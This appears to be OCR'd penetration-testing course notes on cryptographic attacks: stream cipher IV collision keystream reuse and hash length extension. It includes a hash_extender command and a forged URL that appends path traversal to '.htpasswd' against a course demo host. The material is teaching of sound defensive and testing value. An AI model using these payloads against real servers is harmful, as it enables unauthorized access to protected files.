
Stream Cipher IV Collision (1)

When two packets have the same IV but different ciphertext, it indicates to us that the plaintext of the two packets is not identical. We may see some duplicate bytes (or groupings of multiple bytes) caused by duplicate plaintext across the two different packets, but this is only coincidental and not necessary for our attack.

When we identify two packets with an IV collision, and one of the ciphertext packets has known plaintext (a known plaintext attack), we can recover the 2nd unknown plaintext by recovering the keystream data generated by the IV. First, examine the concept of normal encryption shown in example 1 on this slide. In this example, the plaintext is XOR'd with the keystream data to generate ciphertext, as we saw earlier in this module. The 2nd example shows the process or normal decryption, where the ciphertext is XOR'd with the keystream data to produce plaintext.

These two operations are not the full extent of what can be done with these values, however. In example 3 we examine the behavior of commutative XOR by taking our known plaintext and XOR it with the ciphertext to recover the keystream data.

If the keystream data we just recovered is also used to encrypt another packet (e.g. an IV collision), we can re-use the keystream data to recover the plaintext of the unknown packet. In example 4 we take the unknown ciphertext IV collision value whose plaintext we want to recover and XOR it with the keystream data, revealing the plaintext of the unknown packet.



Stream Cipher IV Collision (2)


This example shows a small Python script that demonstrates how we can recover the plaintext of an encrypted packet when there is an IV collision for an encrypted packet whose plaintext we know. First we define a tuple "plainknown", which represents the content of a known plaintext packet that corresponds to an encrypted packet we observed that has an IV collision. Second, we define the tuple "cipherknown", which is the encrypted form of the "plainknown" data. Finally, we identify an encrypted packet that has an IV collision with the "cipherknown" value and enter the unknown ciphertext value whose plaintext we want to recover.

In the code segment we iterate the variable "i" in a for loop for the length of the plainknown tuple (all the defined tuples have the same length). For each iteration, we compute the "cipxor" value, which is the product of XOR'ing the "cipherknown" value with the "cipherunknown" value. Next we XOR the product of this operation (cipxor) with the "plainknown" value, revealing the plaintext of the corresponding byte of the "cipherunknown" tuple, displaying the output with the print command in hexadecimal output formatting. As shown on this bottom of this slide, we are able to recover 16 bytes of plaintext for the "cipherunknown" data, which we later discovered was a portion of an IP packet header.

In order to be effective in recovering data, we need to know the plaintext of a given encrypted packet, and the encrypted packet must have an IV collision. In weak stream cipher implementation that use a static IV, there is a lot of opportunity to identify known plaintext and recover the keystream data from the corresponding ciphertext packet. When a static IV is used, we can decrypt all the packets once we know the keystream data from one known ciphertext/plaintext pair.

In other implementations where IV collisions are less common, we generally start with a large data capture and identify all the frames for which there are IV collisions. From there we evaluate each frame to determine if we can identify any ciphertext/plaintext pairs to use for identifying PRGA, revealing the plaintext of corresponding packets.

In some situations, we are able to inject or supply our own data that is subsequently encrypted, such as by creating new user accounts in a web application which are encrypted and used as a session cookie. In these cases, producing as many user accounts as possible whose plaintext and ciphertext are known will help us build an IV lookup table for use with any subsequent traffic to decrypt unknown ciphertext.




Hash Length Extension Attacks

Hash length extension (or hash length padding) exploits a Message Integrity Check (MIC) validation flaw. In some web applications, developers will implement their own hash validation function, using a secret and a secondary value as the input to a hashing algorithm such as MD5 or SHA1. Developers believe that, because the secret value is not known, an attacker cannot supply an alternate secondary value and correct hash.

In the example on this page, a URL to retrieve the file "public.pdf" is shown and reproduced below:

```
http://victim.tld/download?file=public.pdf&hash=
1b4a8292cdef7c5fb94b6a9ac5ee8d62
```

Here, the "download" web application accepts two GET parameters, "file" and "hash". The "file" parameter identifies the filename to be retrieved from the application, while "hash" is a hash value that is computed by taking a secret value and appending the filename. In the sample code on this page, the developer checks the input parameters to the script, only returning the content of the requested file when the hash supplied in the GET request matches the calculated hash using the secret and the filename as inputs. Through this mechanism, though an attacker could change the filename to any value he chooses, the hash is invalid and cannot be computed without the secret value (or so the web developer believes). In this section, we'll look at the concept of a hash length extension attack, which circumvents this control.




Hash Algorithm Padding

Before we look at the attack itself, we need to understand the concept of hash algorithm padding. Many popular hashing algorithms (including MD5 and SHA1) leverage a technique known as length padding or Merkle–Damgård strengthening (so named after the authors Ralph Merkle and Ivan Damgård who developed early works regarding the use of collision-resistant cryptographic hash functions). This length padding mechanism is applied when an input value is hashed through several steps:

1. First, the data to be hashed is sent as an input to the hashing algorithm. In this example, the secret value "!secret!" and the filename "public.pdf" are concatenated prior to hashing. The MD5 hashing function processes the input data as "!secret!public.pdf".
2. The hashing algorithm initializes the hash function registers with default, starting values. In the case of MD5, four 32-bit words are used to initialize the hashing algorithm: 67452301, EFCDAB89, 98BADCFE, 10325476. Other hashing algorithms will use different initial register values.
3. Next, the hashing algorithm pads the input data to a 64 byte/512 bit block. This behavior also changes depending on the hashing algorithm, but for MD5, the first bit after the input data is set to 1 (0x80 in hex, as shown). Next, the data is padded to 56 bytes, 8 bytes short of the block length. In the example on this page, there are 37 padding bytes (0x00). The remaining 8 bytes are used to represent the length of the input data. In this case, the input data is 18 bytes or 144 bits (0x90 bits in hex). When the input data is longer than a single block, the data is handled one 64-byte block at a time until the last block.

4. Next, the hashing function processes the padded input data to form the hash value. In the case of MD5, the output hash is the value of the four registers after processing all the data: `27b6737b, e43c3d6f, e5547223, a79d390d`.
5. Finally, the hashing function returns the hash value for the input data, which is simple the concatenation of all the register values: `27b6737be43c3d6fe5547223a79d390d`.

Other hashing functions operate on very similar principles, varying primarily in the length of the output hash, the starting register values, and the technique used to hash the input data. The functionality of padding blocks smaller than the block length remains very similar with minor changes between hashing functions.




Exploiting Hash Length Extension

Hash length extension attacks were first popularized by Thai Duong and Juliano Rizzo when describing vulnerabilities in the Flickr API Signature mechanism (http://netifera.com/research/flickr_api_signature_forgery.pdf). In an hash length extension attack, the attacker uses a known valid hash (for example, a "good" file, or other token) and uses it to continue the hash calculation process. Instead of allowing the server to supply the padding to continue the hash calculation for the legitimate data, the attacker supplies the padding so that the server computes the hash value for the first block of the supplied data. Immediately after the first block (valid token plus the attacker-supplied padding), the attacker supplies the alternate filename/token content.

Many hashing functions, including SHA1 and MD5 take the hash value from the previous block and use it as the starting registers for the next block of data. In a hash length extension attack, the attacker knows the valid hash for the previous block (token plus padding) and reuses the prior hash as the starting point to calculate the next block of a hash. In the next block, the attacker supplied his desired content, picking up where the server hash function left off.

In the example on this page, we have the plaintext content calculated by the server illustrated on the left, consisting of the secret value "!secret!", the known filename token "public.pdf" and the valid MD5 hash. The attacker doesn't know the secret value, but since he knows the valid hash for the content, he can add his own malicious content and calculate the content as the next valid data block, initializing the hash function registers to the known hash value.

The opportunity to exploit the server using hash length extension attacks will differ between applications. In the past, hash length extension attacks have been used to gain escalated privileges on a server, to perform directory recursion attacks, and to perform command injection attacks.



Hash Extender

In order to exploit a hash length extension attack, the attacker needs to identify a valid hash and valid input data, supplying additional data that circumvents the security of the system. In order to append content of the attacker's choosing, the attacker must supply the normally server-calculated padding value (preserving the first block), prior to adding the additional malicious data.

The tool hash_extender written by Ron Bowes (https://github.com/iagox86/hash_extender) greatly simplifies the process of exploiting hash length extension vulnerabilities. In the example on this slide, the legitimate filename "two.txt" has an associated hash value of `1b4a8292cdef7c5fb94b6a9ac5ee8d62`. Using hash_extender, we specify the original token ("`-d two.txt`") and the hash ("`-s 1b4a8292cdef7c5fb94b6a9ac5ee8d62`"), followed by the additional data we want to supply ("`-a /../../.htpasswd`", in this example). We can also supply the hash function type ("`--format md5`") and the length of the length of the unknown secret ("`-l 6`", in this example). For web-based attacks, the output data is URL encoded by specifying the "`--out-data-format html`" option, as shown.


The hash_extender tool recreates the padding for the data block containing the secret value and the data token, then uses the valid hash and continues the hash calculation with the attacker-supplied data. In the example on this page, we see the new string has the original filename token ("two.txt", encoded as "two%2etxt"), followed by the start-padding market ("%80", or 0x80), followed by the padding bytes before the length value ("h%00%00%00%00%00%00%00" or 0x6800000000000000 in hex).

Using the output of hash_extender, we can produce a new URL against the target system, supplying the hash_extender new string in the "filename" parameter, and the new signature in the "hash" parameter:

http://hashdemo.sec660.org/hash.php?filename=two%2etxt%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00h%00%00%00%00%00%00%00%2f%2e%2e%2f%2e%2e%2f%2ehtpasswd&hash=0e93616c88cd0b9735d3d62c2bd4d71a

Visiting this URL against the server allows us to retrieve the content of files on the filesystem even when not intended for access by the developer.

Additional information about hash length extension attacks, including a more thorough introduction to the use of the hash_extender attack is available on Ron Bowes' blog at http://www.skullsecurity.org/blog/2012/everything-you-need-to-know-about-hash-length-extension-attacks (http://preview.tinyurl.com/8kw2zlx).




Challenges with Hash Length Extension Attacks

The hash length extension attack is useful in penetration testing, but its applicability varies depending on the application design, and the ability for the attacker to overcome some challenges associated with the attack:

Identifying the Hashing Algorithm: The attacker must be able to identify which hashing algorithm is in use during the attack. During a penetration test, we may be able to use reconnaissance information available from web application error messages or other public data sources to identify the algorithm in use, but we may also be forced to guess. Potential hash function matches can be identified by examining the length of the hash itself (remembering that ASCII-encoded hashes such as "1c0b2cf09ff031bbcf281b07845b29d012e888a0" are really 20 bytes in length despite having 40 characters, since each byte is represented as two ASCII characters), but may only reduce the number of possibilities. The penetration tester must use manual testing and guesswork to identify the correct hashing function. The table on this page included the output hash length for common hashing functions that are all vulnerable to the hash length extension attack.

Identifying the Secret Length: In order for tools such as hash_extender to identify the correct amount of padding to supply for a block, the length of the secret is required. As a penetration tester we do not know the secret value, so we have to guess until we are successful at exploiting the web application.

Identification of Vulnerable Servers: There are no easy tricks for identifying a server function vulnerable to hash length extension attacks. The penetration tester must look for user-controlled input data (such as filenames, usernames, user or group identification tokens, SQL statements, etc.) and associated hash values. When the user-controlled input data is changed (either through a URL, POST parameter, cookie, or other content) we want to identify an error message that would indicate a hash integrity check validation error as a potential candidate for a hash length extension attack.




Conclusion

In this module we wanted to emphasize that, as a penetration tester, it is important not to skip over cryptographic implementations. With some essential skill development and a strong understanding of the modes of operation and use models for various encryption algorithms we can start to evaluate cryptographic systems and identify system weaknesses and vulnerabilities.

We also examined tools for visualizing and assessing the content of data to identify if it is encrypted, comparing the data patterns present in well-encrypted data to random data. In some cases cryptographic analysis is not necessary when systems employ obfuscation techniques that are more easily bypassed.


Finally, we examined multiple techniques for attacking cryptographic weaknesses, including CBC bit flipping attacks, oracle padding attacks, and stream cipher IV collision attacks, and hash length extension attacks. All these methods allow us to manipulate the cryptographic system to gain escalated system privileges or recover plaintext without resorting to brute-force key search techniques.



Exercise: Hash Length Extension Attack

